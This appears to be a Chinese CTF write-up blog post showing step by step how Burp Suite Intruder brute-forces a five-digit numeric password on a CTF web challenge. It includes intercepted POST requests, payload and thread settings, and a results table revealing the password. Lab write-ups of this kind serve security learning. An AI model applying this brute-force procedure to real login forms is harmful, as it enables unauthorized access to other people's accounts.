burpsuite——密码爆破


原创

[D-R0s1](#) 于 2018-10-08 21:19:08 发布 864 收藏 3

分类专栏： CTF WriteUp web 文章标签： 密码爆破 burpsuite


本文链接：https://blog.csdn.net/CliffordR/article/details/82973969

版权

 CTF WriteUp 同时被 2 个专栏收录

28 篇文章 3 订阅

订阅专栏

 web

23 篇文章 2 订阅


订阅专栏

使用burpsuite密码爆破，步骤如下，

第一步 设置代理

第二步 随便在原界面输入一个密码

第三步 抓包


然后这里我们可以看到burp已经抓取到刚才输入的数据了

Burp Suite Professional v1.7.33 - Temporary Project - licensed to surferxyz


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Raw Params Headers Hex

Request to http://120.24.86.145:8002

```
POST /baopo/?yes HTTP/1.1
Host: 120.24.86.145:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://120.24.86.145:8002/baopo/?yes
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Connection: close
Upgrade-Insecure-Requests: 1

pwd=12345
```

第四步 抓到包以后准备改包


然后全选

Burp Suite Professional v1.7.33 - Temporary Project - licensed to surferxyz


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Raw Params Headers Hex
Send to Spider
Do an active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer

Request to http://120.24.86.145:8002

```
POST /baopo/?yes HTTP/1.1
Host: 120.24.86.145:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://120.24.86.145:8002/baopo/?yes
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Connection: close
Upgrade-Insecure-Requests: 1

pwd=12345
```

第五步


Burp Suite Professional v1.7.33 - Temporary Project - licensed to surferxyz

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × 3 × ...
Target Positions Payloads Options

Attack Target

Configure the details of the target for the attack.

Host: 120.24.86.145


Port: 8002

□ Use HTTPS

如果是HTTPS的则需要勾选HTTPS

第六步

然后在Positions中点击clear清除burp认为需要猜测的密码,然后选中12345(也就是我们刚才输入的密码,点击add)


Burp Suite Professional v1.7.33 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × 3 × ...
Target Positions Payloads Options
Start attack
Add §
Clear §
Auto §
Refresh


Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /baopo/?yes§§ HTTP/1.1
Host: 120.24.86.145:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://120.24.86.145:8002/baopo/?yes
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Connection: close
Upgrade-Insecure-Requests: 1

pwd=§12345§
```


Burp Suite Professional v1.7.33 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × 3 × ...
Target Positions Payloads Options
Start attack
Add §
Clear §
Auto §
Refresh

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type: Sniper

```
POST /baopo/?yes HTTP/1.1
Host: 120.24.86.145:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://120.24.86.145:8002/baopo/?yes
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Connection: close
Upgrade-Insecure-Requests: 1

pwd=§12345§
```

第七步

接下来设置参数,因为只有一个变量,所以Payload SET就是1,数字类型,从10000到99999,步数为1


Burp Suite Professional v1.7.33 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × 3 × ...
Target Positions Payloads Options
数字类型

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, a

Payload set: 1 Payload count: 90,000

Payload type: Numbers Request count: 90,000

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random

From: 10000

To: 99999

Step: 1

How many:

Number format


Base: ● Decimal ○ Hex

Min integer digits:

Max integer digits:

第八步

然后设置线程,电脑差不多的就直接设置为100


Burp Suite Professional v1.7.33 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × 3 × ...
Target Positions Payloads Options

Request Headers

These settings control whether Intruder updates the configured request headers during attacks.

☑ Update Content-Length header

☑ Set Connection: close

Request Engine

These settings control the engine used for making HTTP requests when performing attacks.

Number of threads: 100


Number of retries on network failure: 3

Pause before retry (milliseconds): 2000

Throttle (milliseconds): ● Fixed 0

第九步

然后开启猜测


Burp Suite Professional v1.7.33 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Start attack
Open saved attack
Actively scan defined insertion points
Send to Repeater
Save attack config
Load attack config
Copy attack config
New tab behavior
Automatic payload positions
Configure predefined payload lists
Repeater Sequencer Decoder Comparer Extender Project options User options Aler

...s the configured request headers during attacks.


Request Engine

These settings control the engine used for making HTTP requests when performing attacks.

Number of threads: 100

第十步 出结果

然后可以点击Length查看哪一个返回值与其他的不同,那么这个就一定是密码了,因为就这一个成功了



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
3580	13579	200	□	□	246	
0		200	□	□	1327	
1	10000	200	□	□	1327	
2	10001	200	□	□	1327	
3	10002	200	□	□	1327	
4	10003	200	□	□	1327	
5	10004	200	□	□	1327	
6	10005	200	□	□	1327	
7	10006	200	□	□	1327	
9	10008	200	□	□	1327	